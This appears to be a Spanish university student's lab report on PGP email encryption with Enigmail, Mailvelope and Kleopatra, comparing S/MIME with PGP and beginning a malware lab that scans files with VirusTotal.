Su clave 6F0C70FB89763D56B8BF057C5EDE3B8D57BCA404 ya está publicada para la identidad dcuesta008@ikasle.ehu.eus .

También se puede obtener una clave pública buscándola en un servidor.

En el menú de Enigmail → Servidor de Claves → Buscar claves → Nombre de la persona // Identificador de su clave

Buscaremos la clave pública del profesor por su identificador **04048FAE** en el servidor pool.sks – keyservers.net.

Administración de claves de Enigmail

Archivo Editar Ver **Servidor de claves** Generar

- Refrescar claves públicas seleccionadas Ctrl+E
- Buscar claves**
- Subir claves públicas
- Subir al directorio Webkey de su proveedor
- Refrescar todas las claves públicas
- Buscar claves para todos los contactos

Selección de servidor de claves

Buscar clave **04048FAE**

Servidor de claves <https://hkps.pool.sks-keyserver.net>

<https://hkps.pool.sks-keyserver.net>

'Nombre Apellido' busca todas las claves que contengan algún 'Nombre' OR 'Apellido'  
'Nombre+Apellido' busca todas las claves que contengan ambos 'Nombre' AND 'Apellido'  
'ejemplo.com' busca todas las claves que contengan 'ejemplo.com', como 'ejemplo@ejemplo.com'

Aceptar Cancelar

¡COMPLETADO! Se importaron las claves

MIKEL VILLAMANÉ <jipvigim@ehu.eus>

Bits Creada  
4096 18/10/16 (Detalles)

Huella de validación

C3BE E59F 94D8 2DE3 3270  
46E3 D287 FB1D 0404 8FAE

Aceptar

Administración de claves de Enigmail

Archivo Editar Ver **Servidor de claves** Generar

Buscar claves Mostrar todas las claves por defecto

Nombre **david cuesta <dcuesta008@ikasle.ehu.eus>** Identificador de clave **5EDE388D57BCA404**

> MIKEL VILLAMANÉ <jipvigim@ehu.eus> D287FB1D04048FAE

Otra forma de compartir claves es enviar la clave pública directamente adjuntada en un mail.

Al escribir un nuevo mail → Enigmail → Adjuntar mi clave pública.

Escribir: (sin asunto) - Thunderbird


Archivo Editar Ver Insertar Formato Opciones **Enigmail** Herramientas Ayuda

Enviar Ortografía De: david cuesta <dcuesta008@ikasle.ehu.eus> Para: Asunto: Párrafo Anchura variable


Enigmail

- Cifrar mensaje (auto) Ctrl+Mayús+C
- Firmar mensaje (auto) Ctrl+Mayús+F
- Protocolo: PGP/MIME (auto)
- Protocolo: Inline PGP
- Protocolo: S/MIME
- Deshacer cifrado
- Adjuntar mi clave pública**
- Adjuntar clave pública ...
- Administración de claves
- Editar reglas por-destinatario
- Preferencias
- Ayuda

Seleccionamos la clave a importar



Cuando ya esté incluida aparecerá junto con los ficheros adjuntos




Para importar una clave recibida como anexo en un email hay que pulsar con el botón derecho y elegir Importar clave OpenPGP.

PENDIENTE

**Firmar mensajes**

En primer lugar redactamos completamente el mensaje:

**Confidencialidad**

Si ciframos un mensaje con la clave pública del destinatario ya es confidencial dado que la única forma de obtener el mensaje original es utilizar la clave privada del destinatario. Donde se supone que solo el destinatario posee su clave privada

**Integridad**

Si firmamos un mensaje con nuestra clave privada antes de enviarlo garantizamos que nadie ha podido modificar el mensaje. Dado que cuando un mensaje o documento firmado se modifica la firma se rompe.

**Disponibilidad**

No se puede garantizar la disponibilidad más allá de la que ofrece el servicio de mensajería que utilicemos

**Autenticación**


Si firmamos un mensaje con nuestra clave privada antes de enviarlo la firma nos identifica puesto que solo nosotros podemos haberlo firmado. Dado que se supone que solo nosotros poseemos la clave privada de nuestra firma.

**No repudio**

Podemos solicitar un acuse de recibo del mensaje enviado que nos informe de cuando el destinatario abre el correo enviado

Seguidamente activamos el acuse de recibo para conseguir No Repudio

Al escribir un nuevo mail → Opciones → Acuse de recibo



A continuación firmamos el correo con nuestra clave privada para conseguir Integridad y Autenticación



- Enigmail usa directamente la firma asociada a nuestra identidad de correo

Finalmente firmamos el correo con la clave pública del destinatario para conseguir Confidencialidad



Cuando le damos definitivamente a enviar selecciona automáticamente las claves públicas con las que cifrar dicho mensaje a menos que no estén registradas en cuyo caso nos pide que seleccionemos el destinatario

... Cuenta / Identificador de usuario	Validez	Caducidad	Identificador ...
<input type="checkbox"/> david cuesta <dcuesta008@ikasle.ehu.eus>	absoluta	10/10/24	0x5EDE3B8D5...
<input type="checkbox"/> MIKEL VILLAMAÑE <jipvigim@ehu.eus>	-	-	0xD287FB1D0...
<input checked="" type="checkbox"/> dcuesta008@ikasle.ehu.eus	ninguna subc...	11/10/20	0x84438E573...
<input checked="" type="checkbox"/> dcuesta008@ikasle.ehu.eus	ninguna subc...	11/10/20	0x7E7F5C5E84...

Enviar cifrado     Enviar firmado

[Refrescar lista de claves](#) [Descargar las claves que faltan](#)

[Enviar](#) [Crear regla\(s\) por-destinatario](#) [Cancelar](#)

Enviar el mensaje PGP/MIME FIRMADO CIFRADO a mikel.v@ehu.eus?

Nota: El mensaje se cifra para las siguientes identificaciones-de-usuario / claves:  
0xC3BEE59F94D82DE3327046E3D287FB1D04048FAE

[Enviar mensaje](#) [Cancelar](#)

Ya estaría el mensaje enviado correctamente cifrado

Enigmail Mensaje descifrado; La firma de david cuesta <dcuesta008@ikasle.ehu.eus> es correcta

De mi★  
Asunto CIDAN  
A mikel.v@ehu.eus★

**Confidencialidad**  
Si ciframos un mensaje con la clave pública del destinatario ya es confidencial dado que la única forma de obtener el mensaje original es utilizar la clave privada del destinatario. Donde se supone que solo el destinatario posee su clave privada

**Integridad**  
Si firmamos un mensaje con nuestra clave privada antes de enviarlo garantizamos que nadie ha podido modificar el mensaje. Dado que cuando un mensaje o documento firmado se modifica la firma se rompe.

**Disponibilidad**  
No se puede garantizar la disponibilidad más allá de la que ofrece el servicio de mensajería que utilizemos

**Autenticación**

> 1 adjunto: 0x5EDE3B8D57BCA404.asc 3,1 KB

Podemos ver las propiedades del mensaje cifrado

La firma de david cuesta <dcuesta008@ikasle.ehu.eus> es correcta

Identificador de clave: 0x6F0C70FB89763D56B8BF057C5EDE3B8D57BCA404 / Firmado el: 12/10/19 15:04

Huella de validación: 6F0C 70FB 8976 3D56 B8BF 057C 5EDE 3B8D 57BC A404

Algoritmos usados: RSA y SHA256

**Nota:** El mensaje se cifra para las siguientes identificaciones – de – usuario / claves:

0x43B73777F433B8E3 (MIKEL VILLAMAÑE <jipvigim@ehu.eus>),

0x03515482D3795BC4 (david cuesta <dcuesta008@ikasle.ehu.eus>)

## Confianza de claves

Para que una persona que le ha dado confianza plena a nuestra firma tenga confianza automática en la firma de un tercero deberemos certificar la clave pública de su firma con la clave privada de la nuestra:

The screenshot shows the 'Administración de claves de Enigmail' window. A context menu is open over a list of public keys. The menu items include: Copiar claves públicas al portapapeles, Exportar claves a fichero, Enviar claves públicas por correo, Subir claves públicas al servidor de claves, Refrescar claves públicas desde el servidor de claves, Subir al directorio Webkey de su proveedor, Firmar clave (which is highlighted in blue), Añadir a la regla por-destinatario, Deshabilitar clave, Borrar clave, and Propiedades de la clave.

**Enigmail - Firmar clave**

Clave que se va a firmar: Alvaro Luzuriaga Aira <aluzuriaga002@ikasle.ehu.eus> - 0x9D98087E4AA923EE  
Huella de validación: AF70 5886 14DA 8390 B811 0E59 9D98 087E 4AA9 23EE

Clave para firmado: david cuesta <dcuesta008@ikasle.ehu.eus> - 0x5EDE3B8D57BCA404

Nota: Debes establecer la confianza del propietario a 'absoluta' para que tus propias claves se muestren aquí.

¿Cuánto cuidado has tenido al comprobar que la clave que estás a punto de firmar pertenece realmente a la(s) persona(s) indicada(s) arriba?

- No voy a responder
- No lo he comprobado en absoluto
- Hice una verificación rápida
- He verificado cuidadosamente

Firma local (no se puede exportar)

**Aceptar** **Cancelar**

Podemos ver que la firma tiene nuestra confianza

**Propiedades de la clave**

Identificación principal de usuario Alvaro Luzuriaga Aira <aluzuriaga002@ikasle.ehu.eus>  
Tipo clave pública  
Huella de validación AF70 5886 14DA 8390 B811 0E59 9D98 087E 4AA9 23EE

Básicas Certificaciones Estructura

Identificación del usuario / Certificado por	Huella de validación	Creación
Alvaro Luzuriaga Aira <aluzuriaga002@ikasle.ehu.eus>	AF70 5886 14DA 8390 B811 0E59 ...	16/10/19
david cuesta <dcuesta008@ikasle.ehu.eus>	6F0C 70FB 8976 3D56 B8BF 057C ...	16/10/19
Alvaro Luzuriaga Aira <aluzuriaga002@ikasle.ehu.eus>	AF70 5886 14DA 8390 B811 0E59 ...	16/10/19

**Cerrar**

Finalmente deberemos subir la clave firmada al servidor de claves públicas

The screenshot shows the Enigmail interface with a context menu open over a public key entry. The menu options are:

- Copiar claves públicas al portapapeles
- Exportar claves a fichero
- Enviar claves públicas por correo
- Subir claves públicas al servidor de claves** (highlighted)
- Refrescar claves públicas desde el servidor de claves
- Subir al directorio Webkey de su proveedor
- Firmar clave
- Establecer confianza del propietario
- Añadir a la regla por-destinatario
- Deshabilitar clave
- Borrar clave
- Propiedades de la clave

Como nuestro compañero ha realizado los mismos pasos, descargamos nuestra clave pública del servidor

NOTA: Antes de que nuestro compañero suba nuestra clave al servidor de claves tenemos que subido nosotros primero nuestra clave pública sin firmar. De lo contrario no se actualizara nuestra clave con las firmas.

The screenshot shows the Enigmail interface with a context menu open over a public key entry. The menu options are identical to the previous one, but the option "Refrescar claves públicas desde el servidor de claves" is highlighted.

The screenshot shows the "Propiedades de la clave" (Properties of the Key) dialog box. It displays the following information:

- Identificación principal de usuario: david cuesta <dcuesta008@ikasle.ehu.eus>
- Tipo: par de claves
- Huella de validación: 6F0C 70FB 8976 3D56 B8BF 057C 5EDE 3B8D 57BC A404
- Básicas | Certificaciones | Estructura

In the "Certificaciones" tab, there is a table showing certificate details:

Identificación del usuario / Certificado por	Huella de validación	Creación
david cuesta <dcuesta008@ikasle.ehu.eu... david cuesta <dcuesta008@ikasle.ehu.eu...	6F0C 70FB 8976 3D56 B8BF 057C ... 12/10/19 6F0C 70FB 8976 3D56 B8BF 057C ... 12/10/19	
Alvaro Luzuriaga Aira <aluzuriaga002@ikasle.ehu.eu...	AF70 5886 14DA 8390 B811 0E59 ... 16/10/19	
david cuesta <dcuesta008@ikasle.ehu.eu...	6F0C 70FB 8976 3D56 B8BF 057C ... 12/10/19	

At the bottom are buttons for "Seleccionar acción ..." and "Cerrar".

## Mensajería PGP en Gmail

Tras instalar la extensión Mailvelope nos pide generar un par de claves pública-privada

## Generar llave

**Generar**

Nombre

dcuesta008

Nombre completo del propietario de la llave

Correo electrónico

dcuesta008@ikasle.ehu.eus

**Avanzado >>**

Introduzca contraseña

\*\*\*\*\*

Vuelva a introducir la contraseña

\*\*\*\*\*

Subir llave pública al Servidor de Claves de Mailvelope (se pueden borrar en cualquier momento). [Conocer más](#)

Podemos ver y gestionar las claves generadas

## Administración de llaves

<b>+ Generar</b>	<b>Importar</b>	<b>Exportar</b>	<b>Refrescar</b>	Filtros: Todas
Nombre	Correo electrónico	ID Llave	Creada	

dcuesta008 **Por defecto** dcuesta008@ikasle.ehu.eus AEE2120DE79F8911 2019-10-12 >

## dcuesta008 ● válida

**Eliminar** **Exportar** **Revocar** **Por defecto**

## Identificaciones de usuario asignadas

**Añadir nuevo**

Primaria	Nombre	Correo electrónico	Estado	Servidor de llaves	Firmas
✓	dcuesta008	dcuesta008@ikasle.ehu.eus	● válida	● sincronizado	1 >

Los datos de la llave en el servidor de llaves de Mailvelope están actualizados.

**Remover todos los ID de usuario**

## Detalles de la llave

**Llave principal AEE2120DE79F8911**

Estado	● válida	ID Llave	AEE2120DE79F8911
Creado	12/10/2019	Algoritmo	RSA (Encrypt or Sign)
Caduca	nie <b>Cambiar</b>	Longitud	4096
Contraseña	***** <b>Cambiar</b>	Huella de validación de	0DFDFA301 CF4A B7CE D388 BEA1 AEE2 120D E79F 8911

Y subirlas su servidor de claves

- Su clave pública de OpenPGP ahora está disponible en el siguiente enlace:  
<https://keys.mailvelope.com/pks/lookup?op=get&search=dcuesta008@ikasle.ehu.eus>

Añadimos la clave pública del profesor exportándola desde Enigmail de Thunderbird e importándola en Mailvelope

## Administración de llaves

Filtros: Todas			
Nombre	Correo electrónico	ID llave	Creada
dcuesta008 <b>Por defecto</b>	dcuesta008@ikasle.ehu.eus	AEE2120DE79F8911	2019-10-12 >
MIKEL VILLAMAÑE	jipvigim@ehu.eus	D287FB1D04048FAE	2016-10-18 >

Para enviar un correo cifrado y firmado vamos a la ventana de cifrar

También se puede hacer firmar y cifrar directamente con una pestaña que sale en el propio Gmail que redirige a esta función con la diferencia de que pone enviar en vez de descargar

## PENDIENTE

Permite cifrar mensajes y documentos enviándolos desde su propia página y se descifran solos al abrirlos en la aplicación de Gmail

## Cuestiones

### ¿Cómo podemos cumplir con los máximos principios de seguridad CIDAN?

#### Confidencialidad

Si ciframos un mensaje con la clave pública del destinatario ya es confidencial dado que la única forma de obtener el mensaje original es utilizar la clave privada del destinatario. Donde se supone que solo el destinatario posee su clave privada

#### Integridad

Si firmamos un mensaje con nuestra clave privada antes de enviarlo garantizamos que nadie ha podido modificar el mensaje. Dado que cuando un mensaje o documento firmado se modifica la firma se rompe.

#### Disponibilidad

No se puede garantizar la disponibilidad más allá de la que ofrece el servicio de mensajería que utilicemos

#### Autenticación

Si firmamos un mensaje con nuestra clave privada antes de enviarlo la firma nos identifica puesto que solo nosotros podemos haberlo firmado. Dado que se supone que solo nosotros poseemos la clave privada de nuestra firma.

#### No repudio

Podemos solicitar un acuse de recibo del mensaje enviado que nos informe de cuando el destinatario abre el correo enviado

### ¿Cuál sería el comando necesario para cifrar un PDF con la clave pública de alguien? ¿Qué utilidad tendría?

Si firmamos un documento con la clave pública de un usuario solo podrá descifrarse con la clave privada de dicha persona por lo que conseguimos confidencialidad

El programa Cleopatra que se instala por defecto junto con pg4Win podemos firmar y cifrar documentos con las claves que tengamos registradas en Enigmail

Nombre	Correo	ID de los usuarios	Válido desde	Válido hasta	ID de la clave
MIKEL VILLAMAÑE	jipvigim@ehu.eus	no certificado	18/10/2016		D287 FB1D 0404 8FAE
david cuesta	dcuesta008@ikasle.ehu.eus	certificado	12/10/2019	10/10/2024	SEDE 3B8D 57BC A404
	dcuesta008@ikasle.ehu.eus	certificado	12/10/2019	11/10/2020	8443 8E57 3C56 B48C
	dcuesta008@ikasle.ehu.eus	certificado	12/10/2019	11/10/2020	C9B4 A60B 50D8 4A79
	dcuesta008@ikasle.ehu.eus	certificado	12/10/2019	11/10/2020	7E7F 5C5E 84C2 9C47
	dcuesta008@ikasle.ehu.eus	certificado	12/10/2019	11/10/2020	3D99 E69B AC9B CF64

Elegimos la opción de firmar/cifrar seleccionamos el documento y la clave con la que se firma y con la que se cifra

**Firmar/cifrar archivos**

Probar autenticidad (firmar)

Firmar como:  dcuesta008@ikasle.ehu.eus (certificado, creado: 12/10/2019)

**Cifrar**

Cifrar para mí:  david cuesta <dcuesta008@ikasle.ehu.eus> (certificado, creado: 11/10/2019)

Cifrar para otros:  MIKEL VILLAMAÑE <jipvigim@ehu.eus> (no certificado, OpenPGP,

Por favor, introduzca un nombre o dirección de correo...

Por favor, introduzca un nombre o dirección de correo...

Cifrar con contraseña. Cualquiera con el que usted comparta la contraseña podrá ver los datos.

**Salida**

Cifrar / Firmar cada archivo por separado.

david/Desktop/TMPSeguridad/TMP - ALGUNOS COMANDOS DE LINUX.pdf.gpg

**Firmar/cifrar** **Cancel**

**Aviso de cifrado a uno mismo - Kleopatra**

Ninguno de los destinatarios para los que está cifrando parece ser usted mismo  
Esto significa que no podrá descifrar los archivos nunca más, una vez cifrados.  
¿Quiere continuar o cancelar para cambiar la selección de destinatario?

No preguntar de nuevo

**Continuar** **Cancelar**

**Firmar/cifrar archivos - Kleopatra**

**Resultado**  
El estado y progreso de la operación de cifrado se muestra aquí.

OpenPGP: Todas las operaciones terminadas.

TMP - ALGUNOS COMANDOS DE LINUX.pdf → TMP - ALGUNOS COMANDOS DE LINUX.pdf.gpg: El cifrado y la firma tuvieron éxito.

**Finish** **Cancel**

Se puede hacer desde el CMD con el siguiente comando

```
gpg --encrypt --recipient <IDClavePublica> " <ruta\fichero.extension> "
gpg --encrypt --recipient 04048FAE "C:\Users\david\Desktop\fichero.pdf"
```

El Mailvelope también permite cifrar ficheros con la clave pública de alguien

**En la página web de los desarrolladores de Enigmail se pueden descargar dos ficheros. El primero es la extensión para Thunderbird (.xpi) ¿Para qué sirve ese segundo fichero llamado "GPG Signature"?**

### ¿Cómo se usa?

Descargamos los ficheros mencionados de la página web: <http://www.enigmail.net/download>

Se trata de un fichero que contiene la firma del paquete que estamos descargando para verificar su integridad

**Thunderbird trae por defecto una forma de cifrar y firmar correos electrónicos basada en S/MIME.**

### ¿Cuáles son las principales diferencias entre S/MIME y PGP?

Las principales diferencias entre PGP y S/MIME radican en:

- La forma en la que gestionan las claves.
  - o PGP utiliza un modelo llamado "Círculo de confianza". Este modelo da el control total de las claves a los usuarios.
  - o S/MIME utiliza un modelo jerárquico en el cual tenemos un registro maestro y una autoridad de certificación.

Tanto PGP como S/MIME utilizan criptografía de clave pública para firmar, cifrar y descifrar correos electrónicos.

Un remitente firma un correo electrónico con su clave privada, y cifra el correo electrónico usando la clave pública del destinatario. Entonces, el destinatario descifra el correo electrónico usando su clave privada, y verifica la firma usando la clave pública del remitente.

### PGP

Se caracteriza por:

#### - Descentralización

No existe una autoridad oficial centralizada que controle o gestione la delegación de confianza.

Para poder estar seguro de que los destinatarios realmente son quienes dicen ser, OpenPGP ofrece lo que se conoce como una red de confianza donde son los propios usuarios quienes

- o Distribuyen sus claves públicas como certificados de identidad.
- o Confirman la asociación existente entre la clave y un individuo.

#### - Independencia

No hace falta intervención por parte de terceros.

Cualquier usuario puede:

- o Generar un par de claves auto firmadas y distribuir la clave pública directamente.
- o Actualizar la fecha de vencimiento de la clave y revocar el par de claves en cualquier momento.
- o Subir su clave pública a un repositorio de claves públicas y/o distribuirlo directamente a otros usuarios.

### Principales problemas

#### - Distribución de claves públicas

- o No existe una plataforma fija para la distribución de claves públicas de OpenPGP.
- o Cualquier puede subir una clave pública falsa a un Servidor de Claves Públicas
- o Cualquiera puede robar el certificado de revocación para luego revocar la clave pública.

#### - La red de confianza no está ampliamente adoptada

Por lo que queda en manos del usuario la tarea de determinar la confianza de la clave pública del destinatario

### S/MIME

Se caracteriza por:

#### - Delegación de confianza

El formato estandarizado del certificado de clave pública está basado en X.509.

La confianza está afianzada en la Autoridad de Certificación raíz que es una autoridad de confianza que ofrece servicios de gestión de claves (revocación, expiración, etc...)

Esto les ahorra a los usuarios el trabajo de tener verificar claves públicas ellos mismos.

#### - Facilidad de uso

Muchos clientes de correo electrónico local vienen con soporte S/MIME integrado, lo que los hace más fáciles de usar.

También goza de una amplia adopción en ambientes corporativos con una CA interna.

### Principales problemas


#### - Centralización

Ha habido casos de usuarios que cuestionan la integridad de ciertas CA.

#### - Dependencia

El usuario depende de la CA para hacer operaciones tales como renovación de certificados públicos o revocación de certificados públicos. Esto disminuye el control del usuario, y lo transfiere a la CA.

El Enigmail de Thunderbird podemos configurarlo para usar OpenPGP o S/MIME



### Gmail y Outlook no ofrecen soporte para sistemas tipo PGP.

- ¿Por qué creéis que este tipo de sistemas no ofrecen servicios de encriptación tipo PGP?

*If you are not paying for it, you're not the customer; you're the product being sold.*

Todo servicio gratuito busca generar beneficios de otras maneras.

El más común es la publicidad, En este caso la publicidad dirigida mediante el análisis de datos privados de cada usuario.

La información que se recoge de las cuentas de Gmail y Outlook les permite a Google y a Microsoft ajustar la publicidad para cada usuario, aumentando la eficiencia de la misma.

Pueden controlar este sistema ellos mismos, o pueden vender la información a terceros.

- ¿En qué les afectaría ofrecerlos?

Si los datos estuvieran encriptados o protegidos, no podrían analizarlos para rentabilizarlos de alguna manera.

Por lo que en ese caso el servicio sería de pago

- Sin embargo, se pueden usar ciertos complementos que incorporan las funcionalidades de PGP

¿Cómo se podría incorporar y utilizar alguno de esos complementos?

<https://www.redeszone.net/2017/01/21/aprende-usar-cifrado-pgp-gmail-outlook-la-extension-mailvelope-firefox-chrome/>

Es una extensión para los navegadores Google Chrome y Mozilla Firefox que es

totalmente gratuita, incorpora el estándar OpenPGP para el cifrado y descifrado de texto en los correos electrónicos, pero es que además permite cifrar los archivos adjuntos de dichos e-mails.



### PENDIENTE

Configurad el correo de la universidad en la web (<http://www.ehu.eus/correow>) para poder usar vuestros certificados digitales obtenidos en la primera parte del laboratorio para firmar/cifrar correos.

PISTA: Menú de opciones del correo.

# Malware

## Identificación de Malware

La herramienta **VirusTotal** <https://www.virustotal.com> permite a cualquier usuario seleccionar un archivo o ruta web y enviarlo a sus servidores donde será inspeccionado por más de 70 escáneres antivirus y servicios de listas negras de URL/dominio ofreciendo información detallada acerca de los resultados obtenidos:

VirusTotal es gratuito para los usuarios finales para uso no comercial de acuerdo con [nuestros Términos de servicio](#).

The screenshot shows the VirusTotal homepage. At the top, there's a navigation bar with a menu icon, the 'VIRUSTOTAL' logo, a search icon, and a grid icon. Below the header, there are three tabs: 'FILE' (which is selected and highlighted in blue), 'URL', and 'SEARCH'. In the center, there's a large input field with a 'Choose file' button. Above the button is a small icon of a document with a fingerprint on it.

Una vez identificado un malware podemos ver sus efectos en la siguiente página:

<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description>

Utilizando VirusTotal vamos a analizar el contenido de cuatro ficheros y determinar si contienen malware. En caso de que contengan malware analizaremos su Payload que son las acciones “malignas” que ese código lleva a cabo

### Fichero 1 – El enunciado de esta practica

The screenshot shows a detailed VirusTotal report for a PDF file named 'Laboratorio 5 - Malware.pdf'. The report indicates '0 / 56' detections, with a note that 'No engines detected this file'. The file details section shows the MD5 hash '3e6f30c695bdefe192c802d34c69a0a3d54c1f5b500a53204beeeaf88369b4bd', a size of '164.1 KB', and a timestamp of '2019-11-17 11:54:02 UTC a moment ago'. The file is identified as a 'pdf'. The report includes tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. The 'DETECTION' tab lists various antivirus engines, all of which found the file to be undetected. The 'DETAILS' tab provides file metadata, and the 'COMMUNITY' tab shows a low community score of 0/56.

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Undetected	AegisLab Undetected
AhnLab-V3	Undetected	ALYac Undetected
Arcabit	Undetected	Avast Undetected
Avast-Mobile	Undetected	AVG Undetected
Avira (no cloud)	Undetected	Baidu Undetected
BitDefender	Undetected	BitDefenderTheta Undetected
Bkav	Undetected	CAI-QuickHeal Undetected
ClamAV	Undetected	CMC Undetected
Comodo	Undetected	Cylance Undetected
Cyren	Undetected	DrWeb Undetected

No se ha detectado ningnú malware



The screenshot shows a VirusShare analysis report for a PDF file. The top bar indicates 36 engines detected the file. The file details show the MD5 hash (9e6f4d22071802025fe413af5947ef28642b8801bab006701b06c1a6e96251e5), name (progressreport.pdf), size (6.06 KB), date (2019-11-17 11:01:10 UTC), and a community score of 1 hour ago. A PDF icon is present.

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Exploit.PDF-Name.Gen	AegisLab
ALYac	Exploit.PDF-Name.Gen	Antiy-AVL
Arcabit	Exploit.PDF-Name.Gen	Avast
AVG	JS:Pdfka-AK [Expl]	Avira (no cloud)
BitDefender	Exploit.PDF-Name.Gen	CAT-QuickHeal
ClamAV	Pdf.Dropper.Agent-1828871	Comodo
Cyren	JS/ShellCode.AX.gen	Emsisoft
eScan	Exploit.PDF-Name.Gen	ESET-NOD32
